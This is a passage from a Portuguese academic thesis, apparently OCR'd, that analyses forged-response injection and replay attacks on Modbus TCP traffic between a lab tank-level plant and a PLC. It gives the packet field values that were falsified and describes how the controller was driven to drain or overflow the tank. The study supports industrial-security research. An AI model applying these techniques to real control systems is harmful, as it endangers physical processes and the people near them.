
pelo cliente em direção ao servidor, e não respostas a uma solicitação prévia.

Assim, quando um *Query* forjado é injetado na comunicação, ele é tratado como uma nova requisição inesperada pela planta, enquanto o pacote legítimo subsequente é interpretado apenas como uma retransmissão. Nesse cenário, não há necessidade do envio de um *ACK* puro adicional.

No caso do ataque por injeção de *Response*, o comportamento é diferente. Como existe previamente uma requisição válida, o pacote de resposta já é esperado pelo cliente. Dessa forma, quando o pacote de resposta forjado (pacote 916) é aceito pela rede, o pacote legítimo subsequente (pacote 917) é descartado, e o pacote 918 atua como uma confirmação explícita de que a resposta esperada já foi recebida.


Partindo agora para a análise dos pacotes de ataque e legítimo, as Figuras 69 e 70 apresentam a construção dos pacotes e permitem uma comparação direta entre eles.

Figura 69 – Pacote 916



Fonte: Autor

Figura 70 – Pacote 917



Fonte: Autor

A análise necessária para a comparação entre os pacotes de ataque e os pacotes legítimos segue exatamente a mesma metodologia adotada nos ataques anteriores. Campos críticos para o funcionamento da comunicação, como *seq*, *ack* e os identificadores da camada de aplicação, com exceção dos dados propriamente ditos, devem permanecer idênticos. O mesmo se aplica a campos das camadas inferiores, como *IP.src*, *IP.dst*, *TCP.sport* e *TCP.dport*.

O ponto de maior interesse nesta análise está nos dados da camada de aplicação. Conforme explicado anteriormente, a planta de controle de nível transmite ao CLP os valores de três sensores distintos, sendo cada valor do tipo *WORD*, ocupando dois bytes. Dessa forma, os últimos seis bytes do pacote correspondem aos dados dos sensores, sendo os dois primeiros referentes ao sensor de nível, os dois seguintes ao sensor de vazão e os dois últimos ao *knob* de *setpoint*.

Dentre esses sinais, o sensor de nível é o mais relevante, pois representa a variável de processo controlada pelo algoritmo PID implementado no CLP.

Observa-se que, no pacote legítimo, o valor do sensor de nível é `00D7`, que corresponde a 215 em decimal. Considerando que o CODESYS interpreta variáveis do tipo *WORD* no intervalo de 0 a 1000, esse valor representa aproximadamente 21,5% do nível do tanque.

Em contrapartida, o pacote forjado envia ao CLP o valor `03E8`, correspondente a 1000 em decimal, ou seja, 100% do nível do tanque. Além disso, o valor de *setpoint* enviado pelo pacote de ataque é `0000`, configurando o menor valor possível para o nível desejado.

Dessa forma, o ataque atua de maneira dupla: ao mesmo tempo em que reduz o *setpoint* da planta para o valor mínimo, envia continuamente ao CLP uma leitura falsa indicando que o tanque se encontra em nível máximo. Como consequência, o CLP interpreta que o nível está muito acima do valor de referência e, portanto, mantém a válvula de saída aberta na tentativa de reduzir o nível do tanque até o *setpoint*.

Entretanto, como o valor real do nível do tanque não corresponde à leitura forjada, o controlador não é capaz de perceber a inconsistência do processo, operando exclusivamente com base nos dados falsificados recebidos pela rede.

4.2.1.1 Comportamento da planta


As Figuras 71 e 72 apresentam o comportamento da planta e os valores recebidos pelo CLP durante o ataque. Observa-se que o ataque fez com que o nível do tanque fosse reduzido a valores críticos, com a válvula de saída permanecendo continuamente acionada.

Ao analisar a imagem que apresenta os valores lidos pelo CLP, fica evidente que o ataque conseguiu injetar com sucesso valores falsos de leitura do sensor de nível, indicando constantemente 100% de nível. Dessa forma, a ação de controle calculada pelo controlador PID assume seu valor máximo, também correspondente a 100%.

Como consequência direta, a válvula de saída permanece aberta de forma contínua, promovendo a drenagem do tanque e reduzindo o nível real do processo até


patamares críticos. Esse comportamento evidencia que o CLP opera normalmente do ponto de vista lógico, porém baseado em informações incorretas provenientes da rede, o que caracteriza uma violação severa da integridade dos dados do processo.

Figura 71 – Planta durante o ataque - Ensaio 3



Fonte: Autor

Figura 72 – CLP durante o ataque - Ensaio 3




Fonte: Autor

O gráfico apresentado na Figura 73 mostra a comparação entre o valor real do nível do tanque e o valor de nível lido pelo CLP. Já o gráfico da Figura 74 apresenta a relação entre o nível percebido pelo CLP e a respectiva ação de controle aplicada à válvula de saída.

Analisando os dois gráficos em conjunto, torna-se claro o comportamento do CLP frente ao ataque. Assim que o ataque se inicia, por volta dos 10 segundos, o valor de nível recebido pelo CLP passa a ser constante e correspondente ao nível máximo do tanque. Consequentemente, a ação de controle acompanha esse valor, mantendo a válvula de saída aberta na tentativa de reduzir o nível do processo.


O gráfico comparativo entre o valor real e o valor forjado do nível é particularmente relevante, pois permite observar que, enquanto o CLP interpreta o nível como máximo, o nível real do tanque decresce gradualmente até atingir patamares críticos.

Figura 73 – Gráfico comparativo entro o valor real x valor forjado - Ensaio 3



Fonte: Autor

Figura 74 – Valor da ação de controle em relação ao valor do nível - Ensaio 3




Fonte: Autor

Ainda assim, o CLP continua acionando a válvula de saída, uma vez que não possui meios de distinguir que os valores recebidos são fruto de um ataque e não refletem o estado real do processo.

Observam-se, entretanto, alguns pontos de instabilidade nos gráficos, nos quais o valor de nível lido pelo CLP retorna abruptamente ao valor real por um curto intervalo de tempo, voltando em seguida ao valor forjado. Esses eventos provocam oscilações momentâneas na ação de controle. A Figura 75 apresenta, com maior detalhe, o intervalo entre 25 e 30 segundos, no qual essas falhas ocorrem de duas formas distintas.

Figura 75 – Falhas na injeção do ataque - Ensaio 3




Fonte: Autor

Nota-se que, próximo ao instante de 25 segundos, o valor de nível lido pelo CLP retorna momentaneamente ao valor real, levando a ação de controle a reduzir

ou desligar a válvula de saída. Já próximo ao instante de 28 segundos, apesar do valor de nível permanecer forjado, a ação de controle é levada a zero por um curto período. Esses comportamentos anômalos estão diretamente relacionados a falhas pontuais na comunicação da rede.

Esses dois instantes podem ser observados na Figura 82, a partir da análise dos pacotes capturados no Wireshark. No primeiro caso, próximo ao instante de 25 segundos, correspondente aos pacotes 2523 e 2524, ocorreu um atraso ou variação temporal na comunicação, fazendo com que o pacote de ataque fosse enviado após o pacote legítimo. Dessa forma, o pacote forjado foi considerado uma retransmissão e rejeitado pela rede.

Figura 76 – Identificação das falhas na injeção dos ataques - Ensaio 3



Fonte: Autor

No segundo caso, próximo ao instante de 28 segundos, associado aos pacotes 2533 e 2534, o pacote de ataque foi enviado antes mesmo da requisição (*Query*) do tipo *Read Input Register*. Como não havia uma requisição válida antecedendo esse pacote de resposta forjada, a rede rejeitou o pacote de ataque. Nesse intervalo, os valores não foram corretamente transmitidos ao CLP, que interpretou a leitura como zero, levando a ação de controle também a zero.

Apesar dessas instabilidades pontuais, o ataque demonstrou-se extremamente efetivo. O próprio CLP, operando de acordo com sua lógica de controle original e sem qualquer falha interna, foi induzido a reduzir o nível do tanque até valores críticos com base em dados falsificados.

No YouTube, é possível assistir o vídeo que mostra o ciberataque apresentando nesta seção, permitindo melhor visualização de tudo que foi descrito e apresentado

[32]. [3]

4.2.2 Ataque do tipo *Replay*

Por fim, o ataque do tipo *replay* foi realizado de forma semelhante ao ataque de injeção de dados forjados. No entanto, a principal diferença entre esses dois ataques está nos dados da camada de aplicação. Conforme explicado anteriormente, neste ataque foram capturados pacotes legítimos, cujos valores lidos pelos sensores foram replicados durante um determinado período de tempo.

De forma análoga ao ataque anterior, a troca de pacotes ocorreu conforme ilustrado na Figura 67, em que o pacote de ataque é injetado antes do pacote legítimo, seguido por um pacote de *ACK* confirmando o primeiro pacote recebido.

Assim como nos ataques anteriores, os pacotes de ataque foram construídos de modo que seus campos críticos fossem idênticos aos dos pacotes legítimos.

4.2.3 Comportamento da planta

Os gráficos apresentados nas Figuras 77 e 78 mostram, respectivamente, a comparação entre o valor real do nível do tanque e o valor lido pelo CLP, bem como a relação entre a ação de controle e o valor de nível lido pelo CLP.


Observa-se que, neste ensaio, os valores utilizados no ataque correspondem a níveis baixos do tanque, diferentemente do ataque anterior. Pouco antes do instante 20, o ataque é iniciado, repetindo valores de nível capturados pouco antes do seu início e mantendo esse padrão de repetição durante todo o período do ataque.

Ao analisar o gráfico da ação de controle, percebe-se que, assim que o ataque se inicia, a ação de controle é levada a zero e permanece nesse valor, com o objetivo de compensar o nível baixo, porém falso, indicado pelo sensor.

Com base nos dois gráficos, é possível observar que o nível real do tanque começa a subir e, em menos de dois minutos, atinge um nível crítico. Entretanto, o CLP continua interpretando os valores repetidos durante o ataque, não reagindo adequadamente à condição real do sistema.


[3] Disponível em: <https://www.youtube.com/watch?v=CRQ15tCnE2k>

Figura 77 – Gráfico comparativo entre o valor real e o valor forjado - Ensaio 4



Fonte: Autor

